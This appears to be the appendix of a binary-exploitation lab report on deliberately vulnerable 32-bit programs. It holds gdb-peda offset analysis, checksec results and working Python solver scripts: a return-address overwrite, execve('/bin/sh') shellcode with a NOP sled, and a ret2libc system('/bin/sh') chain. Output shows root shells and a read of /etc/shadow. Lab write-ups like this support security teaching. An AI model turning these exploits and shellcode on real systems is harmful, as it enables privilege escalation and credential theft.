
```
gdb-peda$ info registers eip
eip            0x41414441       0x41414441
gdb-peda$ pattern_offset $eip
1094796353 found at offset: 26
gdb-peda$ x/32wx $esp - 0x40
0xbffff690:     0xbffff6b3      0x0804861f      0xbffff6c8      0x0804850d
0xbffff6a0:     0x08048658      0x00000004      0x08049ff4      0x08048561
0xbffff6b0:     0x4141ffff      0x41412541      0x42414173      0x41244141
0xbffff6c0:     0x41416e41      0x2d414143      0x41284141      0x41414441
0xbffff6d0:     0x2941413b      0x41454141      0x41416141      0x46414130
0xbffff6e0:     0x41624141      0xbffff700      0xbffff77c      0xb7fdc858
0xbffff6f0:     0x00000000      0xbffff71c      0xbffff77c      0x00000000
0xbffff700:     0x0804824c      0xb7fc5ff4      0x00000000      0x00000000
gdb-peda$ pattern_search
Registers contain pattern buffer:
EIP+0 found at offset: 26
EDI+0 found at offset: 18
EBP+0 found at offset: 22
ESI+0 found at offset: 14
ECX+52 found at offset: 69
Registers point to pattern buffer:
[ESP] --> offset 30 - size ~20
Pattern buffer found at:
0xb7fd9000 : offset    0 - size   50 (mapped)
0xbffff6b2 : offset    0 - size   50 ($sp + -0x1e [-8 dwords])
References to pattern buffer found at:
0xb7fc6ac4 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ac8 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6acc : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad0 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad4 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad8 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6adc : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xbffff514 : 0xb7fd9000 ($sp + -0x1bc [-111 dwords])
0xbffff604 : 0xbffff6b2 ($sp + -0xcc [-51 dwords])
gdb-peda$ x/s 0x804861e
0x804861e:       "securesoftware"
gdb-peda$ x/s 0x804867d
0x804867d:       "Critical function"
gdb-peda$ x/s 0x8048658
0x8048658:       "\n Root privileges given to the user "
gdb-peda$ x/s 0x804862d
0x804862d:       "\n Wrong Password "
```

Figure 6: Pattern Analysis Q4

```python
import sys
critical_addr = 0x08048514
exit_addr = 0xb7e4fbf0
payload = b"A" * 26
payload += critical_addr.to_bytes(4, "little")
payload += exit_addr.to_bytes(4, "little")
sys.stdout.buffer.write(payload)
```

Listing 4: Solver Script Q4

Back to Q4




```
david@ulb-615056:~/code/q4$ uname -m
i686
david@ulb-615056:~/code/q4$ python3 exploit_check-passwd-crt.py
  | ./check-passwd-crit

 Password ?

 Wrong Password

 Root privileges given to the user
Critical functiondavid@ulb-615056:~/code/q4$ 
```

Figure 7: Solving `check-passwd-crit` Q4


Back to Q4

D A5 Material for *root-me-1*



```
┌─[devid@penthrite]─[~/code]─[@]
└─[$]› PYTHONWARNINGS=ignore checksec ./root-me-1
Processing... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1/1 • 100.0%
                              Checksec Results: ELF
┌───────────┬────┬─────┬────────┬─────────┬───────┬─────────┬─────────┬─────────┬───────────┬─────────────┬───────────────┐
│ File      │ NX │ PIE │ Canary │  Relro  │ RPATH │ RUNPATH │ Symbols │ FORTIFY │ Fortified │ Fortifiable │ Fortify Score │
├───────────┼────┼─────┼────────┼─────────┼───────┼─────────┼─────────┼─────────┼───────────┼─────────────┼───────────────┤
│ root-me-1 │ No │ No  │   No   │ Partial │  No   │   No    │   Yes   │   No    │    No     │     No      │       0       │
└───────────┴────┴─────┴────────┴─────────┴───────┴─────────┴─────────┴─────────┴───────────┴─────────────┴───────────────┘
```

Figure 8: Checksec `root-me-1` Q5




```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0xbffffb98 --> 0xb5a059f0
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffffd24 --> 0xbffffe3a ("/home/david/code/q5/root-me-1")
EDX: 0xbffffcb4 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffffc68 --> 0xbffffc88 --> 0x0
ESP: 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
EIP: 0x804845d (<greet+25>:     call   0x8048350 <strcpy@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048450 <greet+12>:        mov    DWORD PTR [esp+0x4],eax
   0x8048454 <greet+16>:        lea    eax,[ebp-0xd0]
   0x804845a <greet+22>:        mov    DWORD PTR [esp],eax
=> 0x804845d <greet+25>:        call   0x8048350 <strcpy@plt>
   0x8048462 <greet+30>:        mov    eax,0x8048580
   0x8048467 <greet+35>:        lea    edx,[ebp-0xd0]
   0x804846d <greet+41>:        mov    DWORD PTR [esp+0x4],edx
   0x8048471 <greet+45>:        mov    DWORD PTR [esp],eax
Guessed arguments:
arg[0]: 0xbffffb98 --> 0xb5a059f0
arg[1]: 0xbffffe58 ("hello")
[------------------------------------stack-------------------------------------]
0000| 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
0004| 0xbffffb84 --> 0xbffffe58 ("hello")
0008| 0xbffffb88 --> 0x8048278 ("__libc_start_main")
0012| 0xbffffb8c --> 0xb7e2a194 --> 0x72647800 ('')
0016| 0xbffffb90 --> 0x804821c --> 0x3c ('<')
0020| 0xbffffb94 --> 0x1
0024| 0xbffffb98 --> 0xb5a059f0
0028| 0xbffffb9c --> 0xb7eb67ce (add    ebx,0x10f826)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0804845d in greet ()
```

Figure 9: Found Unsafe *strcpy* Function Q5

Back to Q5

```python
#!/usr/bin/env python2
import struct
import os

# var env execve("/bin/sh")
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
os.environ['EGG'] = '\x90' * 100 + shellcode

# getaddr
os.system('gcc -m32 -o /tmp/getaddr -x c - << EOF\n#include <stdio.h>\n#include <stdlib.h>\nint main() { printf("%p\\n", getenv("EGG")); }\nEOF')

# dummy arg length of payload
offset = 212
dummy = 'A' * (offset + 4)
addr_str = os.popen('/tmp/getaddr "{}"'.format(dummy)).read().strip()
print("EGG address: " + addr_str)

egg_addr = int(addr_str, 16)

# build payload (start of NOPs)
payload = "A" * offset + struct.pack("<I", egg_addr)

print("Running exploit...")
os.system('./root-me-1 "' + payload + '"')
```

Listing 5: Solver Script Q5




```
david@ulb-615056:~/code/q5$ python exploit_root-me-1.py
EGG address: 0xbfffff39
Running exploit...
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA9���
# id
uid=1000(david) gid=1000(david) euid=0(root) groups=0(root),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(david)
# cat /etc/shadow
root:!:20403:0:99999:7:::
daemon:*:15937:0:99999:7:::
bin:*:15937:0:99999:7:::
```

Figure 10: Exploiting *root-me-1* Q5

Back to Q5


E A6 Material for *root-me-2*



```
(.env)
┌─[devid@penthrite]─[~/code]─[@]
└─[$]› PYTHONWARNINGS=ignore checksec ./root-me-2
Processing... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1/1 • 100.0%
                                  Checksec Results: ELF
┌──────┬─────┬─────┬────────┬───────┬───────┬────────┬───────┬────────┬───────┬────────┬───────┐
│      │     │     │        │       │       │        │       │        │       │        │ Fort… │
│ File │ NX  │ PIE │ Canary │ Relro │ RPATH │ RUNPA… │ Symb… │ FORTI… │ Fort… │ Forti… │ Score │
├──────┼─────┼─────┼────────┼───────┼───────┼────────┼───────┼────────┼───────┼────────┼───────┤
│ root…│ Yes │ No  │   No   │ Part… │  No   │   No   │  Yes  │   No   │  No   │   No   │   0   │
└──────┴─────┴─────┴────────┴───────┴───────┴────────┴───────┴────────┴───────┴────────┴───────┘
```

Figure 11: Checksec `root-me-2` Q6

Back to Q6




```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x197
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41422541 ('A%BA')
ESP: 0xbffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%L
QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
EIP: 0x25412425 ('%$A%')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x25412425
[------------------------------------stack-------------------------------------]
0000| 0xbffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%
%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0004| 0xbffff544 ("A%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%h
mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0008| 0xbffff548 ("%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A
A%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0012| 0xbffff54c ("DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%
%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0016| 0xbffff550 ("A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8
pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0020| 0xbffff554 ("%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA
A%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0024| 0xbffff558 ("aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%
%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0028| 0xbffff55c ("A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%O
rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25412425 in ?? ()
gdb-peda$ info registers eip
eip            0x25412425       0x25412425
gdb-peda$ pattern offset 0x25412425
625026085 found at offset: 212
gdb-peda$ info proc mappings
process 2216
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000        0x0 /home/david/code/q6/root-me-2
         0x8049000  0x804a000     0x1000        0x0 /home/david/code/q6/root-me-2
         0x804a000  0x804b000     0x1000     0x1000 /home/david/code/q6/root-me-2
        0xb7e1c000 0xb7e1d000     0x1000        0x0
        0xb7e1d000 0xb7fc3000   0x1a6000        0x0 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc3000 0xb7fc4000     0x1000   0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc4000 0xb7fc6000     0x2000   0x1a6000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc6000 0xb7fc7000     0x1000   0x1a8000 /lib/i386-linux-gnu/libc-2.15.so
        0xb7fc7000 0xb7fca000     0x3000        0x0
        0xb7fda000 0xb7fdd000     0x3000        0x0
        0xb7fdd000 0xb7fde000     0x1000        0x0 [vdso]
        0xb7fde000 0xb7ffe000    0x20000        0x0 /lib/i386-linux-gnu/ld-2.15.so
        0xb7ffe000 0xb7fff000     0x1000    0x1f000 /lib/i386-linux-gnu/ld-2.15.so
        0xb7fff000 0xb8000000     0x1000    0x20000 /lib/i386-linux-gnu/ld-2.15.so
        0xbffdf000 0xc0000000    0x21000        0x0 [stack]
gdb-peda$ 
```

Figure 12: Pattern Analysis *root-me-2* Q5

Back to Q6

```python
import struct
import subprocess

# Libc base address
libc_base = 0xb7e1d000

#Offsets for glibc 2.15 i386
system_offset = 0x3f0b0
exit_offset = 0x32be0
binsh_offset = 0x1638a0

system = libc_base + system_offset
exit_addr = libc_base + exit_offset
binsh = libc_base + binsh_offset

offset = 212
junk = b"A" * offset

#Payload: junk + system + exit + binsh
payload = junk + struct.pack("<I", system) + struct.pack("<I",
    exit_addr) + struct.pack("<I", binsh)


p = subprocess.Popen(["./root-me-2", payload])
p.communicate()
```

Listing 6: Solver Script Q6



```
david@ulb-615056:~/code/q6$ python exploit_root-me-2.py
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA����� ��
# whoami
root
# id
uid=1000(david) gid=1000(david) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),109(lpadmin),124(sambashare),1000(david)
# 
```

Figure 13: Exploiting *root-me-2* Q6

Back to Q6

F A7 Material for *root-me-3*

Back to Q7